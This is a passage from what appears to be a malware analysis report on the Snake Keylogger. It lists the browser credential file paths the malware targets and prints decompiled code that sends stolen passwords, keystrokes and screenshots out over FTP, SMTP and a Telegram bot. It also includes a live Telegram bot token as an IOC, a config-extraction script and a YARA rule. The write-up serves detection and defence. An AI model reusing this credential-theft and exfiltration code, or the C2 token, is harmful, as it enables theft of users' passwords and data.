CoolNovo	\AppData\Local\MapleStudio\ChromePlus\UserData\Default\LoginData
QIPSurf	\AppData\Local \QIPSurf\UserData\Default\LoginData
BlackHawk	\AppData\Local \BlackHawk\UserData\Default\LoginData
7Star	\AppData\Local\7Star\7Star\UserData\Default\LoginData
FenrirInc	\AppData\Local \Sleipnir\Sleipnir5\setting\modules\ChromiumViewer\Default\LoginData
Citrio	\AppData\Local\CatalinaGroup\Citrio\UserData\Default\LoginData
Chrome Canary	\AppData\Local \Google\ChromeSxS\UserData\Default\LoginData
Google Chrome	\AppData\Local \Google\Chrome\UserData\Default\LoginData
Coowon	\AppData\Local\Coowon\Coowon\UserData\Default\LoginData
CocCoc	\AppData\Local \CocCoc\Browser\UserData\Default\LoginData
Uran	\AppData\Local\uCozMedia\Uran\UserData\Default\LoginData
Orbitum	\AppData\Local \Orbitum\UserData\Default\LoginData
Slimjet	\AppData\Local \Slimjet\UserData\Default\LoginData
Iridium	\AppData\Local \Iridium\UserData\Default\LoginData
Vivaldi	\AppData\Local \Vivaldi\UserData\Default\LoginData
Iron	\AppData\Local \Chromium\UserData\Default\LoginData
Other Chromium based browsers	\AppData\Local \Chromium\UserData\Default\LoginData
Ghost	\AppData\Local \GhostBrowser\UserData\Default\LoginData
Cent	\AppData\Local\CentBrowser\UserData\Default\LoginData
Xvast	\AppData\Local \Xvast\UserData\Default\LoginData
Chedot	\AppData\Local \Chedot\UserData\Default\LoginData
SuperBird	\AppData\Local \SuperBird\UserData\Default\LoginData
360Browser	\AppData\Local \360Browser\Browser\UserData\Default\LoginData
360Secure	\AppData\Local \360Chrome\Chrome\UserData\Default\LoginData
Comodo	\AppData\Local \Comodo\Dragon\UserData\Default\LoginData
BraveSoftware	\AppData\Local\BraveSoftware\Brave-Browser\UserData\Default\LoginData
Torch	\AppData\Local \Torch\UserData\Default\LoginData
UCBrowser	\AppData\Local\UCBrowser\UserData_i18n\Default\UCLoginData.18
Blisk	\AppData\Local \Blisk\UserData\Default\LoginData
EpicPrivacyBrowser	\AppData\Local\EpicPrivacyBrowser\UserData\Default\LoginData
Yandex	\AppData\Local\Yandex\YandexBrowser\UserData\Default\YaLoginData
Nichrome	\AppData\Local \Nichrome\UserData\Default\LoginData
Amigo	\AppData\Local\Amigo\UserData\Default\LoginData
Kometa	\AppData\Local \Kometa\UserData\Default\LoginData
Xpom	\AppData\Local \Xpom\UserData\Default\LoginData
Elements	\AppData\Local \ElementsBrowser\UserData\Default\LoginData

Application	Folder/Registery
Microsoft edge	\AppData\Local\Microsoft\Edge\UserData\Default\LoginData
elbatSarepO	ataDnigoL\elbatSarepO\erawtfoSarepO\
elbatSarepO	ataDnigoL\elbatSarepO\erawtfoSarepO\
eliforp	tad.dnaw\eliforp\arepO\arepO\
eliforp	tad.dnaw\eliforp\arepO\arepO\
Liebao7	\AppData\Local \Liebao7\UserData\Default\EncryptedStorage
AVASTSoftware	\AppData\Local\AVASTSoftware\Browser\UserData\Default\LoginData
Microsoft	\AppData\LocalSoftware\Microsoft\WindowsNT\CurrentVersion
icecat	\AppData\Roaming\Mozilla\icecat\Profiles
Slim	\AppData\Roaming\FlashPeak\SlimBrowser\Profiles
Firefox	\AppData\Roaming\Mozilla\Firefox\Profiles
SeaMonkey	\AppData\Roaming\Mozilla\SeaMonkey\Profiles
IceDragon	\AppData\Roaming\Comodo\IceDragon\Profiles
Cyberfox	\AppData\Roaming\8pecxstudios\Cyberfox\Profiles
Pale Moon	\AppData\Roaming\Moonchild Productions\Pale Moon\Profiles
Waterfox	\AppData\Roaming\Waterfox\Profiles
Opera	\AppData\Roaming\Opera Software\Opera Stable\Login Data
Opera	\AppData\Roaming\Opera\Opera\profile\wand.dat

Stealing MechanismPermalink

1. Access the file that contains Credentials
2. Parse the Credentials using SQL , have a whole class to handle SQL.
3. Decrypt Passwords.
4. Append to the global variable.

More details about stealing mechanism in my report about Mars stealer , it’s pretty much the same.

Snake tries to load moazglue.dll and nss3.dll by checking if certain browsers is installed and try to load the DLLs from one of these paths.

```
public static long Load_mozglue_and_nss3(string string_0)
{
    string text = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Thunderbird\\";
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Thunderbird\\";
    string text3 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Firefox\\";
    string text4 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Firefox\\";
    string text5 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\SeaMonkey\\";
    string text6 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\SeaMonkey\\";
    string text7 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Comodo\\IceDragon\\";
    string text8 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Comodo\\IceDragon\\";
    string text9 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Cyberfox\\";
    string text10 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Cyberfox\\";
    string text11 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Pale Moon\\";
    string text12 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Pale Moon\\";
    string text13 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Waterfox Current\\";
    string text14 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Waterfox Current\\";
    string text15 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\SlimBrowser\\";
    string text16 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\SlimBrowser\\";
    string text17 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Firefox\\";
    string text18 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Firefox\\";
```

```
else if (Directory.Exists(text16))
{
    str = text16;
}
else if (Directory.Exists(text17))
{
    str = text17;
}
else if (Directory.Exists(text18))
{
    str = text18;
}
else if (Directory.Exists(text19))
{
    str = text19;
}
else if (Directory.Exists(text20))
{
    str = text20;
}
Class9.list_0.Add(Class9.LoadLibrary(str + "\\mozglue.dll"));
Class9.intptr_0 = Class9.LoadLibrary(str + "\\nss3.dll");
Class9.list_0.Add(Class9.intptr_0);
return Class9.smethod_0<Class9.DLLFunctionDelegate>(Class9.intptr_0, "NSS_Init")(string_0);
```

C2 CommunicationPermalink

If `isProtected` is initialized with `ProtectTrue` then all data will be encrypted before sending it.

```
public static void Exfiltrate_Data()
{
    if (Operators.ConditionalCompareObjectEqual(Class6.IsProtected, "ProtectTrue", false))
    {
        if (Operators.CompareString(Class6.string_0, "", false) != 0)
        {
            Class6.Send_Data();
            Thread.Sleep(8000);
            Class6.Start_ProtectedSend();
            Thread.Sleep(3000);
            Class6.smethod_64();
            Thread.Sleep(3000);
            Class6.smethod_65();
            Thread.Sleep(3000);
            Class6.smethod_66();
        }
    }
    else if (Operators.CompareString(Class6.string_0, "", false) != 0)
    {
        Class6.Send_Without_Protection();
        Thread.Sleep(8000);
        Class6.Start_UnProtectedSend();
        Thread.Sleep(3000);
        Class6.smethod_64();
        Thread.Sleep(3000);
        Class6.smethod_65();
        Thread.Sleep(3000);
        Class6.smethod_66();
```

Depending on the selected option in the configuration file, there are three options for interacting with the C2:

FTPPermalink

When transferring via FTP protocol, a file with the name: `ComputerName - Passwords ID - BotID FilExtension` is created on the FTP host.

The content of the file is `PW UserName Snake VictimInfo Passwords_Logs` .

The Bot ID is formed as follows: the first part is set in the configuration file, and the second part is a randomly generated 4-byte number.

```
public static void Send_Stolen_Data()
{
    if (Operators.CompareString(Class6.C2type, "%FTPDV$", false) == 0)
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest)NewLateBinding.LateGet(null, typeof(WebRequest), "Create", new object[]
        {
            Operators.AddObject(Operators.AddObject(Class6.FTP_URL + Class2.Computer.Name + " - Passwords ID - ", Class6.Bot_ID), Class6.FileExtension)
        }, null, null, null);
        try
        {
            ftpWebRequest.Method = "STOR";
            ftpWebRequest.Credentials = new NetworkCredential(Class6.FTPUsername, Class6.FTP_PASS);
            byte[] bytes = Encoding.UTF8.GetBytes(Class6.DES_Encrypt(string.Concat(new string[]
            {
                "PW | ",
                Environment.UserName,
                " | Snake\r\n",
                Class6.VictimInfo,
                "\r\n",
                Class6.Passwords_Logs,
                "\r\n\r\n\r\n\r\n\r\n----------------------------------------------------"
            }), Class6.EncryptionPass));
            ftpWebRequest.ContentLength = (long)bytes.Length;
            using (Stream requestStream = ftpWebRequest.GetRequestStream())
            {
                requestStream.Write(bytes, 0, bytes.Length);
                requestStream.Close();
            }
```

SMTPPermalink

A message of the following format will be generated:

Subject: `Pc Name: Username Snake Keylogger`

Email body: `PW Username Snake`

Attachment:

- Passwords.txt contains `PW UserName Snake VictimInfo Passwords_Logs` in `unicode`
- User.txt same as Passwords.txt but in `ascii`

VictimInfo contains `PC name , date and time , client IP , country name`

All data is sent as an attachment. It might be encrypted with DES or be plaintext .

```
if (Operators.CompareString(Class6.C2type, "$%SMTPDV$", false) == 0)
{
    try
    {
        MailMessage mailMessage = new MailMessage();
        mailMessage.From = new MailAddress(Class6.SMTPEmail);
        mailMessage.To.Add(Class6.SMTP_Reciver);
        mailMessage.Subject = " Pc Name: " + Environment.UserName + " | Snake Keylogger";
        mailMessage.Body = "PW | " + Environment.UserName + " | Snake\r\n\r\n\r\n";
        byte[] password_Data = Class6.Get_Password_Data();
        byte[] user_Data = Class6.Get_User_Data();
        MemoryStream contentStream = new MemoryStream(password_Data);
        MemoryStream contentStream2 = new MemoryStream(user_Data);
        mailMessage.Attachments.Add(new Attachment(contentStream, "Passwords" + Class6.FileExtension, "text/plain"));
        mailMessage.Attachments.Add(new Attachment(contentStream2, "User" + Class6.FileExtension, "text/plain"));
        SmtpClient smtpClient = new SmtpClient(Class6.SMTP_Server);
        if (Operators.CompareString(Class6.SSL_State, "True", false) == 0)
        {
            smtpClient.EnableSsl = true;
        }
        else
        {
            smtpClient.EnableSsl = false;
        }
        smtpClient.Port = Conversions.ToInteger(Class6.SMTP_Port);
        smtpClient.Credentials = new NetworkCredential(Class6.SMTPEmail, Class6.SMTP_Pass);
        smtpClient.Send(mailMessage);
        mailMessage.Dispose();
```

Telegram[Permalink]

The data is transferred as an attached file. Log file attachments have the following format:

`PW UserName Snake VictimInfo Passwords_Logs`

```
if (Operators.CompareString(Class6.C2type, "$%TelegramDv$", false) == 0)
{
    try
    {
        string string_ = Class6.DES_Encrypt(string.Concat(new string[]
        {
            "PW | ",
            Environment.UserName,
            " | Snake\r\n",
            Class6.VictimInfo,
            "\r\n",
            Class6.Passwords_Logs,
            "\r\n\r\n\r\n\r\n\r\n\r\n----------------------------------------------------"
        }), Class6.EncryptionPass);
        ServicePointManager.Expect100Continue = false;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        string string_2 = string.Concat(new string[]
        {
            "https://api.telegram.org/bot",
            Class6.Telegram_Token,
            "/sendDocument?chat_id=",
            Class6.Telegram_ID,
            "&caption=",
            string.Concat(new string[]
            {
                " Pc Name: ",
                Environment.UserName,
                " | Snake Keylogger\r\n\r\nPW | ",
                Environment.UserName,
                " | Snake\r\n\r\n\r\n"
            })
        });
        Class6.Uploader("SnakePW" + Class6.FileExtension, "application/x-ms-dos-executable", string_2, string_);
    }
```

Same mechanism for sending:

1. Keylogs:

   Content format : `KP UserName Snake VictimInfo KeyStrokes`

   - For FTP protocol :

     A file with the name `ComputerName - keystroke Logs ID - BotID FilExtension` is created on the FTP host.

2. clipboard :

   Content format : `Clipboard UserName Snake VictimInfo GrabbedClipboard`

   - For FTP protocol :

     A file with the name `ComputerName - Clipboard Logs ID - BotID FilExtension` is created on the FTP host.

3. Screenshot:

   Content format : `Screenshot UserName Snake VictimInfo ImageBytes`

   - For FTP protocol :

     A file with the name `ComputerName - Screenshot Logs ID - BotID .png` is created on the FTP host.

```
 import sys, struct, clr
import os
import  validators
sys.path.append(os.path.dirname(__file__))
clr.AddReference("System.Memory")
from System.Reflection import Assembly, MethodInfo, BindingFlags
from System import Type
DNLIB_PATH = r""
clr.AddReference("dnlib")
import dnlib
from dnlib.DotNet import *
from dnlib.DotNet.Emit import OpCodes

SAMPLE_PATH = r''
module = dnlib.DotNet.ModuleDefMD.Load(SAMPLE_PATH)
eFlags = BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic
Hardcoded_String = []

def get_Hardcoded_String():
    for mtype in module.GetTypes():
        if not mtype.HasMethods:
            continue
        for method in mtype.Methods:
            if not method.HasBody:
                continue
            if not method.Body.HasInstructions:
                continue

            for ptr in range(len(method.Body.Instructions)):
                try:
                    if method.Body.Instructions[ptr].OpCode == OpCodes.Ldstr :
                        Hardcoded_String.append(method.Body.Instructions[ptr].ToString()[14:].replace('"',"").replace(" ",
                except :
                    continue


get_Hardcoded_String()


if "CountryName:" in Hardcoded_String:

    config_offset = Hardcoded_String.index("CountryName:")

    for i in range(5):
        SMTP_Host = ""
        SMTP_Port = ""
        SMTP_Email = ""
        Tel_BOT = ""
        FTP_Host = ""

        if len(Hardcoded_String[config_offset + i + 9]) > 22 and Hardcoded_String[config_offset + i + 10].isdigit():
            Tel_chaTID = Hardcoded_String[config_offset+ i + 10]
            Tel_BOT = Hardcoded_String[config_offset + i + 9]

        if ( validators.ipv4(Hardcoded_String[config_offset + i + 3]) or validators.domain(Hardcoded_String[config_offset
                SMTP_Host = Hardcoded_String[config_offset + i + 3]
```

```
            SMTP_Port = Hardcoded_String[config_offset + i + 5]
            SMTP_Username = Hardcoded_String[config_offset + i + 1]
            SMTP_Password = Hardcoded_String[config_offset + i + 2]
            SMTP_Email = Hardcoded_String[config_offset + i + 4]


    if "ftp" in Hardcoded_String[config_offset + i + 8] :
        FTP_Host = Hardcoded_String[config_offset + i + 8]
        FTP_Username = Hardcoded_String[config_offset + i  + 6]
        FTP_Password = Hardcoded_String[config_offset + i  + 7]

    if SMTP_Host != "" and SMTP_Port != "" and SMTP_Email!= "":
        print("SMTP Host = ",SMTP_Host)
        print("SMTP Port = ",SMTP_Port)
        print("SMTP Username = ", SMTP_Username)
        print("SMTP Password = ",SMTP_Password)
        print("SMTP Email To = ",SMTP_Email)

    if Tel_BOT  != "":
        Tel_C2 = "https://api.telegram.org/bot" +Tel_BOT+"/sendMessage?chat_id="+Tel_chaTID
        print("Telegram C2 = ",Tel_C2.strip())

    if FTP_Host != "":
        print("FTP Host = ",FTP_Host)
        print("FTP Port = ",21)
        print("FTP Username = ",FTP_Username)
        print("FTP Password = ",FTP_Password)
```

IOCsPermalink

- Hashes :

1. 2022_Exportlist.pdf.exe aka TRACEPROVIDERINSTANCEI.exe aka jwoHTfo.exe

   MD5 : `96fe87fda1c50480609164fdfa7c56e1`

   SHA-1 : `548e2ae1da37cf3c58b1dc24b9020be915892412`

   SHA-256 : `605929594981dafbab968728e7a47ca70c6175e2b0c2394b1f6793145b338175`

   Imphash : `f34d5f2d4577ed6d9ceec516c1f5a744`

   SSDEEP : `12288:xo9C8+jXbW9qT9q0VOf/1hCCy51Y325l4+2HyIQfEzT2Ovn8UT/e6R+Ha3VG/VRC:xolCXKOnk9/O1Yel4HH1U+qrce6R+6l7`

2. MLang.dll aka lolno.dll

   MD5 : `ab47b292d4d39311539a0b97e6661f4f`

   SHA-1 : `54cd9efbebe4f41b23e6f24fffac0da8f72d921b`

   SHA-256 : `fe78017f2153de0c5ca645c4255899ab044502fe5c77d5c04ced635d9fe981d9`

   Imphash : `dae02f32a21e03ce65412f6e56942daa`

   SSDEEP : `768:JacFZ4/H/ve5rv+jfs1j/3Lo1wndAYObbtDgbg6A0V5Xr1Kt9b:BCDI3LosObbtko8bAt9b`

3. IVectorView.dll

   MD5 : `1f0d10c221bfe2cf55c71a36f960a94f`

   SHA-1 : `ccbce039ccd22c9adf2a3761dcd5dc2e1cfd9579`

   SHA-256 : `c555c0c042e85369b0aec6961a04cb5f33689f9a2d84bbb436793d8eabf9a641`

   Imphash : `dae02f32a21e03ce65412f6e56942daa`

   SSDEEP : `12288:u4PeegK8DnyyBlfnCwWVazsNNw9vn0SNRiMcdxNF:59UlvJQosgfZbcdxNF`

4. 96e46e73-3d6c-4438-a642-6355f4e5a32b.dll

   MD5 : `9685ca6802fcec12497c9de13e0828f7`

   SHA-1 : `07ff707126fe5ef9d81d930d1184c8acbca84447`

SHA-256 : `900664051b305fa30b48392b7c3956c172d3b1b4248b0b1ba30a850010d4aeed`

Imphash : `dae02f32a21e03ce65412f6e56942daa`

SSDEEP : `3072:BCfNUMO2WfOHSV897gRPLh5dHwRD+Y4eHxz8KHoCaN/ELEv5:6UqMuSVmi5mx3xz8pn/`

5. YFGGCVyufgtwfyuTGFWTVFAUYVF.exe

   MD5 : `a90c091abded4a4f763de7537f569167`

   SHA-1 : `9394b05c2d518ee5d75fb030f2dca6d15c44bf0a`

   SHA-256 : `653b29296dcc50bfb59898d3ba38748b1c484701079ccc85f45bd2c0e4ecbe3e`

   Imphash: `f34d5f2d4577ed6d9ceec516c1f5a744`

   SSDEEP : `3072:gFlAi/smc7Rkw3HTCnnnnnnnnnnnnnnnnnn9b8GOswBn7FbY8:crkIb4hbN`

- Files:

  1. C:\Users\UserName\AppData\Roaming\jwoHTfo.exe
  2. C:\Users\UserName\AppData\Local\Temp\tmp(4bytes).tmp

- C2 Domain :

  `https://api[.]telegram[.]org/bot5392870078:AAEZf0ajeo_PMkBddeC_JE--NP4u4367N6c/sendMessage?chat_id=1856108848`

YARA Rule[Permalink]

```
rule SnakeKeylogger :SnakeKeylogger {

    meta:
        author = "X__Junior"
        description = "Detects Snake Keylogger"


    strings:

        $s1 = "_KPPlogS" fullword ascii
        $s2 = "_Scrlogtimerrr" fullword ascii
        $s3 = "_Clpreptimerr" fullword ascii
        $s4 = "_clprEPs" fullword ascii
        $s5 = "_kLLTIm" fullword ascii
        $s6 = "_TPSSends" fullword ascii
        $s7 = "_ProHfutimer" fullword ascii
        $s8 = "GrabbedClp" fullword ascii
        $s9 = "StartKeylogger" fullword ascii
         $s10 = "KPPlogS" fullword ascii
        $s11 = "Scrlogtimerrr" fullword ascii
        $s12 = "Clpreptimerr" fullword ascii
        $s13 = "clprEPs" fullword ascii
        $s14 = "kLLTIm" fullword ascii
        $s15 = "TPSSends" fullword ascii
         $s16 = "ProHfutimer" fullword ascii

        $x1 = "$%SMTPDV$" wide
        $x2 = "$#TheHashHere%&" wide
        $x3 = "%FTPDV$" wide
        $x4 = "$%TelegramDv$" wide

        $m1 = "| Snake Keylogger" ascii wide
        $m2 = "SnakePW" ascii wide
        $m3 = "\\SnakeKeylogger\\" ascii wide
         $m4 = "Snake" ascii wide

    condition:
        (uint16(0) == 0x5a4d and (6 of ($s*)  or 4 of ($x*) or 3 of ($m*)))
}
```
